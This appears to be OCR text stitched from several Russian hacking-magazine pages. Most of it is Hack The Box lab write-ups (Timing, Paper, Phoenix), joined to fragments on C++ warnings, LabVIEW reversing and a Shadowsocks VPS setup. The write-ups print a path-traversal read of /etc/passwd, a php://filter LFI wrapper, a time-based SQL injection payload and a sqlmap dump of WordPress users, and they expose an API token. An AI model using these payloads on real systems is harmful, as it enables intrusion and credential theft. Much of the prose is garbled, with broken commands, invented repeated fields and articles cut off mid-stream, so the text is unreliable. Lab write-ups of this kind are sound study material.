Отмолитвуем этот же код в Microsoft Visual C++ 2022. Он выведет более осмысленное сообщение: «Предупреждение C6319: Использование оператора ,(запятая) в подсчитанном выражении (предикат) точно, что левый аргумент будет проигнорирован, если в него нет побочных эффектов».

Такое обоснование более понятно. Если условие продолжения цикла зависит от нескольких переменных, то на сравнение следует обходить с одно выражение, а несколько логических операций `OR AND` и другие. Например: `for (int a=0, b=10; (a > 0 && b < 10); a++, b--)` — цикл пробежит сразу же как только одно из двух условий станет ложно: `for (int a=0, b=10; (a > 0 || b < 10); a++, b--)` — цикл продолжается до тех пор, пока истинно хотя бы одно условие из двух.

Для упрощения сложного модифицируем код нашего примера, оформив его переменную и к посмотрим на результат:

```
int main() {
  for (int a = 0, b = 10; (a < 10 || b > 5); a++, b--)
    std::cout << a << " " << b << std::endl;
}
```

```
D:\Documents\RadStudio\Projects
[ 0 ] 0 : 0 Warning W7735 Unreachable code at line 7 in "some_counters.cpp"
```

ПОЛНОЕ

ЛОМАЕМ ПРИЛОЖЕНИЕ НА ЯЗЫКЕ G, СОЗДАННОЕ В LABVIEW

Существует весьма экзотичные языки программирования. Один из них — язык G, для которого компания National Instruments создала специальную среду разработки LabVIEW. Мы решили взять LabVIEW для реверса такого софта практически с нулевой базой знаний. Мы рассмотрим несколько подробно такую фишку. Это упущение, я надеюсь, поможет исправить сегодняшнюю ситуацию.

Восстану бесконечным фанатам маркетолога, проектирующих продукты для понятных людей. Еще на заре зари визуального программирования (VPL) в 1980-х годах, когда мы с Ивановым и Ивановой ковырялись в ассемблерах (сами) пытающих какие программирование сделать, фирмы бывшие продавать программы в виде блок-схемы, как в школе. Несколько лет спустя, когда стало ясно, что производительность такого подхода ниже, чем отсутствует стандартное полезное мышление, то и блок-схемы не сожрет производительность, в основном новые языки, которые стали использовать сначала, для чего проектировали, зато писать, тестовый код стандартными или что проходило дальше на дорогах, а потом в виде на ноутбуке.

Что нарисуем — сильные вещи, а фирмы технологии не то чтобы слишком глубоко, но все же вспомнили, что рынок и потребителя нужно спрашивать. Сейчас, когда прошло 30 лет, ситуация с VPL изменилась, но не в сторону стандартных подходов, а в сторону дальнейшего развития подходов этой графической язык программирования G фирмы National Instruments. Для его создавали была создана среда разработки — среда разработки LabVIEW (расшифровка — Laboratory Virtual Instrumentation Engineering Workbench), в которой можно даже сделать приложение, которое будет выполнять, что нужно.

Основная фишка этой среды разработки — технари, знающие языки, но не особо сведущие в его программировании, которые, подумавши, решили, что лучше, чем ковырять ассемблер, лучше, чтобы, ковырять, ковырять, и можно чтобы ковырять разные разработчики. Для этого, чтобы, чтобы, чтобы

HTB META

WALKERLOL
Подписчик в сообщении с #ТВ рекомендуется только #ТВ, но даже сюда с удовольствием поделился своим мнением. Ценит в людях умение вовремя и общий юмор с другими рекомендациями.

РАЗВЕДКА
Сканирование портов
Запускаем nmap с опцией -sV | Meta.ts

```
10.10.11.140   meta.htb
```

И запускаем сканирование портов

Справка: сканирование портов

Сканирование портов — это процедура, которая позволяет определить, какие порты открыты на целевом сервере. Открытые порты могут быть использованы для подключения к серверу. Что касается этой информации, выбираются инструменты для и направления атаки.

Используем nmap для сканирования портов. Для ускорения сканирования можно использовать опцию -p-, которая сканирует все 65535 портов.

```
$ nmap -sV -p- -T4 -oN nmap.txt 10.10.11.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-04 08:00 EDT
Nmap scan report for 10.10.11.140
Host is up (0.0.0.
```

ВЗЛОМ

HTB TIMING

ПЕНТЕСТИМ ВЕБ-СЕРВЕР НА PHP

Author
Timothy-Alexander

Сегодня мы с тобой пройдем путь от базового сканирования сайта до эксплуатации уязвимости Timing LFI и загрузки шелла. Для захвата рута нам понадобится найти уязвимость в приложении на Java. А упражняться мы будем на средней по сложности машине Timing с площадки Hack The Box.

WARNING
Подключаться к машинам с HTB рекомендуется только через VPN. Не давай этого с компьютера, где есть важные для тебя данные, так как та оказывается общей сетью для сотни пользователей.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.135    timing.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Чтобы определить, какие сервисы запущены на удаленном сервере, нужно просканировать его порты. Для этого используют утилиты вроде nmap. Но если просканировать все порты подряд, сканирование будет слишком долгим. Поэтому обычно сначала сканируют только самые популярные порты, а уже потом, в зависимости от полученных точек входа, сканируют остальные.

Наиболее известный инструмент для сканирования — это Nmap. Утилита имеет кучу опций, но нам пока хватит следующих:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 -T4 | grep "^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sV -sC -p$ports $1
```

Он работает в два этапа. На первом происходит отличная быстрая сканирование всех портов с более щадящими параметрами. Т. е. использованы минимальное количество пакетов (опция -T4).

```
Nmap scan report for timing.htb (10.10.11.135)
Host is up (0.0[illegible]s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4[illegible] (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 [illegible] (RSA)
|   256 [illegible] (ECDSA)
|_  256 [illegible] (ED25519)
80/tcp open  http    Apache Httpd 2.4.29
| http-cookie-flags:
|   /: [illegible]
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPU: [illegible]
```

Нашли два открытых порта:

- 22 — служба OpenSSH 7.6p1
- 80 — веб-сервер Apache 2.4.29

На SSH нам пока нечего, попробуем его.

Справка: брутфорс учеток

Чтобы получить доступ к чужому аккаунту, нет и смысла изучать логины, которые у тебя уже есть. Нужно подобрать пароль. Обычно, что же еще, нужно делать здесь, — это перебирать пароли брутфорсом, но машина с HTB почти всегда можно прочитать прямо в голове. В жизни такие пароли меняют не быть, а тому же есть шансы подобрать пароль или получить его при помощи социальной инженерии.

Посмотрим, что нам покажет веб-сервер. При обращении к нему происходит редирект на страницу `login.php`. Где нас встречает форма авторизации:

Форма авторизации

Понятно, что сайт не однострочный, поэтому попробуем найти скрытые страницы. Так как перебор будет сложным (шаблоны в формате PHP), остальные будем перебирать с таким же расширением. Я для этого воспользовался шифером **ffuf**

Справка: сканирование веба с ffuf

Одна из первых действий при тестировании безопасности веб-приложения — это выявление всех доступных пользователю страниц. Чтобы найти скрытую информацию и нерасчитанные точки доступа к приложению фуззим. Для этого можно использовать программу ffuf.

Я предпочитаю писать и очень быстрый **ffuf**. При запуске указываем три дополнительных параметра:

- `-w` — словарь по аналогии с набором Seclists;
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 400.

Запускаем его с указанным параметрами:

```
ffuf -w http://timing.htb/FUZZ -t 256 -u php_files_common.txt
```

```
index.php       [Status: 200, Size: 3227, Words: 1[illegible], Lines: 1[illegible]]
login.php       [Status: 200, Size: 3227, Words: 1[illegible], Lines: 1[illegible]]
logout.php      [Status: 302, Size: 0, Words: 0, Lines: 0]
index.php       [Status: 200, Size: 3227, Words: 1[illegible], Lines: 1[illegible]]
login.php       [Status: 200, Size: 3227, Words: 1[illegible], Lines: 1[illegible]]
logout.php      [Status: 302, Size: 0, Words: 0, Lines: 0]
:: Progress: [4614/4614] :: Job [1/1] :: [illegible] req/sec :: Duration: [0:0[illegible]] :: Errors: 0 ::
```

Нашли много файлов, точно проверяем и скрытые каталоги:

```
ffuf -w http://timing.htb/FUZZ -t 256 -u directory_2.3_medium_lowercase.txt
```

```
admin           [Status: 301, Size: 3[illegible], Words: 3[illegible], Lines: 1[illegible]]
assets          [Status: 301, Size: 3[illegible], Words: 3[illegible], Lines: 1[illegible]]
vendor          [Status: 301, Size: 3[illegible], Words: 3[illegible], Lines: 1[illegible]]
:: Progress: [220560/220560] :: Job [1/1] :: [illegible] req/sec :: Duration: [0:0[illegible]] :: Errors: 0 ::
```

Нашлости каталоги `admin`, `assets`, `vendor`

В этих каталогах каталоги для хранения скриптов и изображений. Больше нам ничего не доступно. Сканирование файлов бэкапов и подсмотреть ничего не дало. Но мы ещё не перебрали расширения! Для сканирования поставим выбрать опцию `image.php`, которая представляется должна возвращать изображения. Так как мы не знаем, что будет передано в качестве значения параметра, попробуем передать свои названия страницы в надежде получить какой-нибудь ошибку:

```
ffuf -w http://timing.htb/image.php?fUZZ=./.image.php' -t 256 -u parameters.txt -fs 0
```

```
file            [Status: 200, Size: 1[illegible], Words: 1, Lines: 1, Duration: [illegible]]
:: Progress: [2000/2000] :: Job [1/1] :: [illegible] req/sec :: Duration: [illegible] :: Errors: 0 ::
```

Обнаружили скрытый параметр

Мы нашли один параметр — `img`. То есть мы можем запросить файл с картинкой по его названию. Попробуем такие способы ушшить какой-нибудь системный файл, задав относительный путь.

```
GET /image.php?img=../../../../etc/passwd HTTP/1.1
```

```
Warning: [illegible] [illegible]
```

Обнаружили, что обходимо слэш

Нас поймали за руку!

ТОЧКА ВХОДА

Здесь, при ошибке, используется какие-то фильтры, которые мешают нам читать любой файл. Я попробовал разные варианты обертки для параметров особенности, но обрабатывает запрос он просто вовсе.

`/image.php?img=php://filter/convert.base64-encode/resource=index.php`

Справка: LFI в PHP

Local file inclusion (LFI) — техника, которая используется для получения доступа к файлам в системе через веб-сервер. Чтобы сервер отображал файлы, а не полезные данные, нужно передать на вход параметрам `include` и `require` которые закодированы base64. После его получения остается лишь расшифровать его. Существует несколько способов получения кодированных данных, которые мы можем прямо прочитать.

Содержимое этой страницы, полученной в ответ, будет закодировано в Base64. Декодировать можно прямо в Burp, нажав Ctrl-Shift-B:

Получили код страницы index.php

Так как мы можем получить код любой страницы, идем по порядку и заглядываем в исходный код страницы `login.php`:

Исходный код login.php

В нем ничего интересного нет, кроме подключения файла `db_conn.php` (строка 10). Конечно же, просмотрим и его. Здесь мы нашарим учетку для подключения к базе данных:

```
10 require_once "db_conn.php";
```


Пароль пока не к чему не подошел, поэтому копаем дальше. Переходим к файлам, с которым мы уже знаем. Начинаем с `upload.php`.

```
<?php
session_start();
if (isset($_SESSION["user"]) [illegible]) {
    header("Location: index.php");
    exit();
}
?>

<?xml version="1.0" encoding="UTF-8" ?>

<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
    <channel>
        <title>Upload</title>
        <description>Upload</description>
        <item>
            <title>Upload</title>
            <description>Upload</description>
            <link>http://timing.htb/upload.php</link>
            <guid isPermaLink="false">1[illegible]</guid>
            <pubDate>Mon, 1[illegible] +0000</pubDate>
        </item>
    </channel>
```


HTB TIMING

ПЕНТЕСТИМ ВЕБ-СЕРВЕР НА PHP

Видим, что в обработчике на один параметр больше, чем отправляется через форму. Значит, мы можем добавить **role** и задать любую роль. Это должно дать нам привилегированный контекст.



Новый запрос


Response
HTTP/1.1 200 OK
Date: Wed, 06 Jan 2022 15:21:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1111
Connection: close
Content-Type: text/html; charset=UTF-8
{"id":"1",
"firstname":"Admin",
"lastname":"Admin",
"email":"admin@timing.htb",
"role":"admin",
"profile_pic":"",
"last_seen":"",
"is_online":"",
"is_deleted":"",
"is_admin":"",
"is_active":"",
"is_ldap":"",
"is_ldap_admin":"",
"is_ldap_deleted":"",
"is_ldap_disabled":"",
"is_ldap_locked":"",
"is_ldap_expired":"",
"is_ldap_password_expired":"",
"is_ldap_password_changed":"",
"is_ldap_password_reset":"",
"is_ldap_password_reset_required":"",
"is_ldap_password_reset_required_at":"",
"is_ldap_password_reset_required_by":"",
"is_ldap_password_reset_required_by_id":"",
"is_ldap_password_reset_required_by_name":"",
"is_ldap_password_reset_required_by_email":"",
"is_ldap_password_reset_required_by_phone":"",
"is_ldap_password_reset_required_by_username":"",
"is_ldap_password_reset_required_by_dn":"",
"is_ldap_password_reset_required_by_guid":"",
"is_ldap_password_reset_required_by_sid":"",
"is_ldap_password_reset_required_by_upn":"",
"is_ldap_password_reset_required_by_samaccountname":"",
"is_ldap_password_reset_required_by_cn":"",
"is_ldap_password_reset_required_by_ou":"",
"is_ldap_password_reset_required_by_dc":"",
"is_ldap_password_reset_required_by_o":"",
"is_ldap_password_reset_required_by_l":"",
"is_ldap_password_reset_required_by_st":"",
"is_ldap_password_reset_required_by_c":"",
"is_ldap_password_reset_required_by_postalcode":"",
"is_ldap_password_reset_required_by_streetaddress":"",
"is_ldap_password_reset_required_by_postaladdress":"",
"is_ldap_password_reset_required_by_postofficebox

HTB PAPER

ПЕНТЕСТИМ WORDPRESS И ОКРУЖЕНИЕ ВАГ В РОЛИ

В сегодняшнем разбитии мы познакомимся с уязвимостями в плагинах WordPress, корпоративном мессенджере RocketChat и тонко (даже слишком тонко) из самых нашумевших уязвимостей – PwnKit (CVE. Кроме всего прочего, мы сделаем свой machine-learning (Tensorflow) и

WARNING
Подготовка к экзамену с HTB рекомендуется на машинах, которые не имеют отношения к ОС или веб-сервисам для HTB domain. Не так-то, по мнению общества сбора статистики, уместно.

РЕКОНСОВ
Сканирование портов
Сканирование VT-шарой сервиса с ZeroNets

10.10.11.141 paper.htb

И начинаем сканирование портов

Сканирование портов

Сначала сканируем все порты, чтобы не пропустить ничего лишнего. Для этого используем параметр -p-. Для ускорения сканирования сразу выставляем agressive (-A) и выводим в файлы в нашем рабочем каталоге. Для этого создаем отдельную подпапку htb/paper и запускаем:

```
$ mkdir htb/paper
$ cd htb/paper
$ sudo nmap -p- -A -oA ./nmap/full 10.10.11.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-13 17:17 EDT
Nmap scan report for 10.10.11.141
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9 mod_perl/2.0.11 Perl/v5.26.3)
| http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9 mod_perl/2.0.11 Perl/v5.26.3
| http-title: HTTP Server Test Page powered by CentOS
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9 mod_perl/2.0.11 Perl/v5.26.3)
| ssl-date: TLS randomness does not work on this server
| http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9 mod_perl/2.0.11 Perl/v5.26.3
| tls-alpn: 
| http/1.1
| http-title: HTTP Server Test Page powered by CentOS
| ssl-cert: Subject: commonName=localhost.localdomain/organizationalUnitName=Test Certificate for localhost.localdomain
| Subject Alternative Name: DNS:localhost.localdomain
| Issuer: commonName=localhost.localdomain/organizationalUnitName=Test Certificate for localhost.localdomain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-09-28T17:01:37
| Not valid after:  2022-09-28T17:01:37
| MD5:   ad8a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a
| SHA1:  2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a
| ssl-alpn: 
| http/1.1
| tls-nextprotoneg: 
| http/1.1
| http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9 mod_perl/2.0.11 Perl/v5.26.3
| http-title: HTTP Server Test Page powered by CentOS
| ssl-date: TLS randomness does not work on this server
| tls-nextprotoneg: 
| http/1.1
| ssl-cert: Subject: commonName=localhost.localdomain/organizationalUnitName=Test Certificate for localhost.localdomain
| Subject Alternative Name: DNS:localhost.localdomain
| Issuer: commonName=localhost.localdomain/organizationalUnitName=Test Certificate for localhost.localdomain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-09-28T17:01:37
| Not valid after:  2022-09-28T17:01:37
| MD5:   ad8a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a
| SHA1:  2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a 2a2a
| ssl-alpn
```

ВЗЛОМ

HTB PHOENIX

ЛОМАЕМ САЙТ НА WORDPRESS В ОБХОД WAF

RalfHacker
hackerralf@protonmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Добавляем IP виртуалки в `/etc/hosts`:

```
10.10.11.149    phoenix.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов – стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования – это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -sC$ports -A $1
```

Он действует в два этапа. На первом производится обновлённое быстрое сканирование, на втором – более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for phoenix.htb (10.10.11.149)
Host is up (0.0064s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ac:f5:22:a6:16:25:d1:a0:78:d8:d0:39:a6:55:9f (RSA)
|   256 2b:d5:dd:ef:fb:ed:f2:ed:f5:ed:ed:ed:ed:ed:ed:ed (ECDSA)
|   256 20:f5:f0:ed:ef:f2:ed:f5:f5:ed:f5:f5:ed:f5:f5:ed (ED25519)
80/tcp open http    Apache httpd
| http-robots.txt: 1 disallowed entry
| /phpscripts/ftp_upload.php?upload=1
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
| /wp-admin/js/zxcvbn-strength.min.js: nonce=1 cookies: SL1 expiresnone Web not secure HttpOnlyCookie Path=/ Secure=0 SL2 expiresnone Web not secure HttpOnlyCookie Path=/ Secure=0
| /wp-admin/js/password-strength-meter.min.js: nonce=1 cookies: SL1 expiresnone Web not secure HttpOnlyCookie Path=/ Secure=0 SL2 expiresnone Web not secure HttpOnlyCookie Path=/ Secure=0
| /wp-admin/js/password-strength-meter.min.js: nonce=1 cookies: SL1 expiresnone Web not secure HttpOnlyCookie Path=/ Secure=0 SL2 expiresnone Web not secure HttpOnlyCookie Path=/ Secure=0
| /wp-admin/: 2022-02-12T20:00:01 ...
| /wp-admin/: 2022-02-12T20:00:01 ...
| /wp-admin/js/password-strength-meter.min.js: Securing the future.
| /frip-admin/: 1 disallowed entry
| /frip-admin/js/: 1 disallowed entry
| /wp-admin/: ...
| /frip-admin/: ...
| /wp-admin/: ...
| http/1.1
| http-generator: WordPress 5.9.3
| Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Нашли три открытых порта: 22 — служба OpenSSH 8.2p1, 80 и 443 — веб-сервер Apache. Nmap отобразил для нас поле **commonName** из сертификата на 443-м порте, но указанный там домен нам уже известен.

Главная страница сайта phoenix.htb

Заходу на сайт, и плагин **Wappalyzer** тут же сообщает, что используется WordPress. Поэтому сразу запустим сканер **WPScan** с полным перебором (параметр `--plugins-detection` устанавливает плагинов (параметр `-e ap`) в 256 потоков (параметр `-t`). Для автоматического определения уязвимостей можно получить на сайте API-токен и указать его приложению (это бесплатно). И чтобы нам не вернули ошибки проверки сертификата, отказываемся от самой проверки (`--disable-tls-checks`).

```
wpscan --url https://phoenix.htb/ -e ap --plugins-detection
aggressive -t 256 --api-token
KEDNcKDBh7Ahn3Kzqo5Axyixa6RuLmx8nC197cO830w --disable-tls-checks
```

```
[+] WordPress version 5.9.3 identified (Insecure, released on 2022-01-25).
| Found By: Meta Generator (Passive Detection)
| - https://phoenix.htb/feed/, <generator>https://wordpress.org/?v=5.9.3</generator>
| - https://phoenix.htb/feed/comments/, <generator>https://wordpress.org/?v=5.9.3</generator>

[+] 5 vulnerabilities identified:

| Title: WordPress 1.5.0-5.9.1 - Gutenberg (8.8.0-12.7.1) - Contributor+ Stored Cross-Site Scripting
| Fixed in: 5.9.2
| References:
| - https://wpscan.com/vulnerability/7cb47f2a-1a2-4d6d-be3d-7cce0f87d18
| - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/

| Title: WordPress 1.5.9.2 - Prototype Pollution in jQuery
| Fixed in: 5.9.2
| References:
| - https://wpscan.com/vulnerability/1e5b32c1-9c9b-45ce-87fb-a8b20e2b4d9
| - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/

| Title: WordPress < 5.9.2 - Prototype Pollution in jQuery
| Fixed in: 5.9.2
| References:
| - https://wpscan.com/vulnerability/9a0b2d60-5a7f-4e4f-9cab-a8cf9dcb499
| - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/
| - https://github.com/WordPress/gutenberg/pull/40974/files
```

Результат работы WPScan

Но WPScan, что удивительно, ничего не нашел. А вот сайт стал выдавать нам код 403 вместо ответов.

Error response

Error code: 403

Message: Forbidden.

Error code explanation: 403 - This IP has been blocked for excessive brute forcing. Block will be lifted in 60 seconds.

Ответ сайта

Это явный признак того, что тут работает Web Application Firewall (WAF).

ТОЧКА ВХОДА

Давай снова запустим WPScan — без агрессивного сканирования. По умолчанию он перебрет самые популярные плагины.

```
wpscan --url https://phoenix.htb/ --api-token
KEDNcKDBh7Ahn3Kzqo5Axyixa6RuLmx8nC197cO830w --disable-tls-checks
```

```
[+] asgaros-forum
| Location: https://phoenix.htb/wp-content/plugins/asgaros-forum/
| Last Updated: 2022-05-30T12:54:00.000Z
[!] The version is out of date, the latest version is 2.0.8

| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)

| [!] 4 vulnerabilities identified:

| [!] Title: Asgaros Forum < 1.15.13 - Unauthenticated SQL Injection
| Fixed in: 1.15.13
| References:
| - https://wpscan.com/vulnerability/36c3151-1d5e-4874-bcec-3b632b235db3
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24027
| - https://plugins.trac.wordpress.org/changeset/2615368/asgaros-forum

| [!] Title: Asgaros Forum < 1.15.14 - Admin Stored Cross-Site Scripting
| Fixed in: 1.15.14
| References:
| - https://wpscan.com/vulnerability/f8b5fd89-4b59-41bb-b06f-ac54f9a5a3e3
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42365
| - https://www.wordfence.com/blog/2021/11/multiple-vulnerabilities/#CVE-2021-42365

| [!] Title: Asgaros Forum < 1.15.15 - Admin SQL Injection via forum_id
| Fixed in: 1.15.15
| References:
| - https://wpscan.com/vulnerability/c08a3a08-449c-4c64-8dc3-68c04257c1d7
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-25045
| - https://plugins.trac.wordpress.org/changeset/2642215

| [!] Title: Asgaros Forum < 2.0.8 - Subscriber+ Blind SQL Injection
| Fixed in: 2.0.8
| References:
| - https://wpscan.com/vulnerability/35272197-c973-48ad-8485-538bf6afa172
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0411
| - https://plugins.trac.wordpress.org/changeset/2680226/asgaros-forum

| Version: 1.15.12 (100% confidence)
| Found By: Readme - Stable Tag (Passive Detection)
| - http://phoenix.htb/wp-content/plugins/asgaros-forum/skins/widgets.css?ver=1.15.12
```

Результат сканирования WPScan

Мы нашли несколько уязвимостей в плагине Asgaros Forum.

И ещё обязательно просканируем каталоги. Так как каталоги в списке отсортированы по популярности и используются популярная CMS, то, скорее всего, самые важные каталоги мы найдем ещё до блокировки. Для сканирования используем легкий, но очень быстрый **ffuf**.

```
ffuf -u https://phoenix.htb/FUZZ -t 256 -w directory_2.3_medium_
lowercase.txt
```

```
rss                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 87ms]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
feed                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 89ms]
profile                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 120ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 128ms]
blog                    [Status: 403, Size: 566, Words: 105, Lines: 15, Duration: 51ms]
banners                 [Status: 403, Size: 566, Words: 105, Lines: 15, Duration: 51ms]
```

Результат сканирования каталогов

Присутствует каталог `/forum` — видимо, это то, что мы искали.

Страница форум

WPScan не только сканирует и определяет уязвимости, но и предоставляет инструкцию по ее эксплуатации. Из уязвимостей наиболее привлекательна SQL-инъекция без авторизации.

WordPress Plugin Vulnerabilities

Asgaros Forum < 1.15.13 - Unauthenticated SQL Injection

Description

The plugin does not validate and escape user input when subscribing to a topic before using it in a SQL statement, leading to an unauthenticated SQL Injection issue

Proof of Concept


https://example.com/forum/?subscribe_topic=1%20union%20select%201%20and%20sleep(10)

Детали уязвимости Asgaros Forum

Для подтверждения уязвимости нужно сделать всего один запрос. Обращаемся к странице `forum` через **Burp Repeater** и добавляем параметр

```
?subscribe_topic=1%20union%20select%201%20and%20sleep(10)
```

Если уязвимость сработает, то сервер будет отвечать больше 10 с. Это подтверждает Repeater.



Время ответа сервера в Burp Repeater

Уязвимость подтверждена, переходим к эксплуатации.

Продолжение статьи →

HTB PHOENIX

ПОМАЕМ САЙТ НА WORDPRESS В ОБХОД WAF

ТОЧКА ОПОРЫ

Получение учетных данных WordPress

Это time-based «слепая» инъекция, но есть на что не получив данные до 16-ти символов. Для ускорения можно параллельно выполнять несколько подзапросов — в данном случае фаззим значение сравнения. Когда встречаем «ложь» с инъекцией такого типа, удобнее всего пользоваться автоматизированным средством вроде sqlmap. Ниже, в том числе сохранение сессии.

После первого запуска sqlmap подхватывает наличие уязвимости и сохраняет матрицу. Мы можем сделать дамп таблицы, но нам нужно знать имя столбца. Также выставим самый тяжелый уровень нагрузки опций: **--risk**, что и есть в итоге будет — как вопросы, чуть выберет самый тяжелый столбец — **dump**:

```
sqlmap -vvv -r ./sqlmap_sess.txt -p id --technique=T --dump
[sqlmap] [INFO] resuming session state from: ./sqlmap_sess.txt
[sqlmap] [INFO] resuming back-end DBMS 'mysql' from session file
[sqlmap] [INFO] fetching current user
[sqlmap] [INFO] retrieving current user
[sqlmap] [INFO] fetching number of column(s) for table 'wp_users'
[sqlmap] [INFO] fetching number of column(s) for table 'wp_users'
[sqlmap] [INFO] resuming partial value: user_login LIMIT 1,1
[sqlmap] [INFO] resuming partial value: user_login LIMIT 1,1
[sqlmap] [INFO] fetching entries of column(s) '*' for table 'wp_users' in database 'wordpress'
[sqlmap] [INFO] resuming partial value: user_login LIMIT 1,1
[sqlmap] [INFO] resuming partial value: user_login LIMIT 1,1
[sqlmap] [INFO] fetching entries of column(s) '*' for table 'wp_users' in database 'wordpress'
[sqlmap] [INFO] resuming partial value: user_login LIMIT 1,1
```

НЕПРИСТУЛЬНЫЙ VPS

СТРОИМ ЗАЩИЩЕННЫЙ КАНАЛ С ВНЕШНИМ МИРОМ

Ян Бриг
@ybrig@mastodon.social

В нашем полном опасностей, чрезвычайно жестоком мире хорошо, если вы сознаете ценность жизни, имущества, трайба и драгоценных фотоков с шашлыками. В этой статье я расскажу, как настроить защищенный канал связи с внешним миром, который будет сложно отличить от обычного HTTPS-трафика и, следовательно, заблокировать или расформировать. Кодовые имена мы будем с помощью проекта Shadowsocks с плагином v2ray. Все ПО находится в актуальном состоянии на постоянных обновлениях.

WARNING

Информация предоставлена исключительно для ознакомления и академических целей. Автор просит соблюдать законодательство той страны, на территории которой на каникулах!

Кто может интересоваться таким системным администрированием? Да кто угодно! Он заворожит бухгалтера, до сих пор не сдавшего отчет, разнообразит любительницы трайба (например, наши любимые теоретики). Да и просто иногда пригодится каждому: для (например), чтобы посмотреть заробленные копеечки в онлайн-кинотеатре).

Итак. Перед непосредственной сборкой нам пригодится заранее подготовительная работенка:

- купить VPS;
- купить доменное имя;
- зарегистрироваться на Cloudflare и выполнить необходимую настройку.

Разберем по порядку.

VPS

Чтобы сместить фокус и маскировку, необходимо выбирать хостер VPS дальше от стандартных. Для дополнительной внимания на то, в каком государстве сервер и тарифного ограничения лежит, в каких странах фиксаторы расположены серверы. Например, Корея, Сингапур, Гонконг, Индия, Бразилия, Нидерланды, Германия, Дания, Исландия, Литва, Канада, Индонезия, Вьетнам, Таиланд, Украина, Грузия, Армения, Беларусь, Эти страны, которые свободно обеспечивают развлекательным для с другим (законодательством) ограничения. Не рекомендуется выбирать страны, которые сильно на этого отличаются, можно сместить, что это использование.

Кроме того, есть страны, которые так или иначе сотрудничают с шакалом (Россия, Китай, Иран, Индия, Сингапур. Это на время случая, на как известно, дыма без огня. Можно можно говорить о том, что конкретно на нем и сидит сервер, но в принципе полно, — при каждой ревизии для себя, что ему важнее. Например, автор эти страны сразу выкинул из списка-кандидата. Итак, VPS купили, идем дальше.

ДОМЕННОЕ ИМЯ

Здесь нет никаких особых требований, кроме только отметить, что часто хостеры VPS дают бонусы в доменных именах. На мой взгляд, более сложно хотя использовать возможности того же хостера в VPS, чем обращаться в другую компанию. Кстати, в прошлом случае я использовал сервис Bitnet. В этой статье мы будем использовать некий абстрактный домен secret-site.com. Идем дальше.

INFO

Почему не следует использовать ECMEDIA? Все очень просто: если некоторые сетевые фильтры не могут определить сайт назначения, то они просто блокируют соединение.

CLOUDFLARE

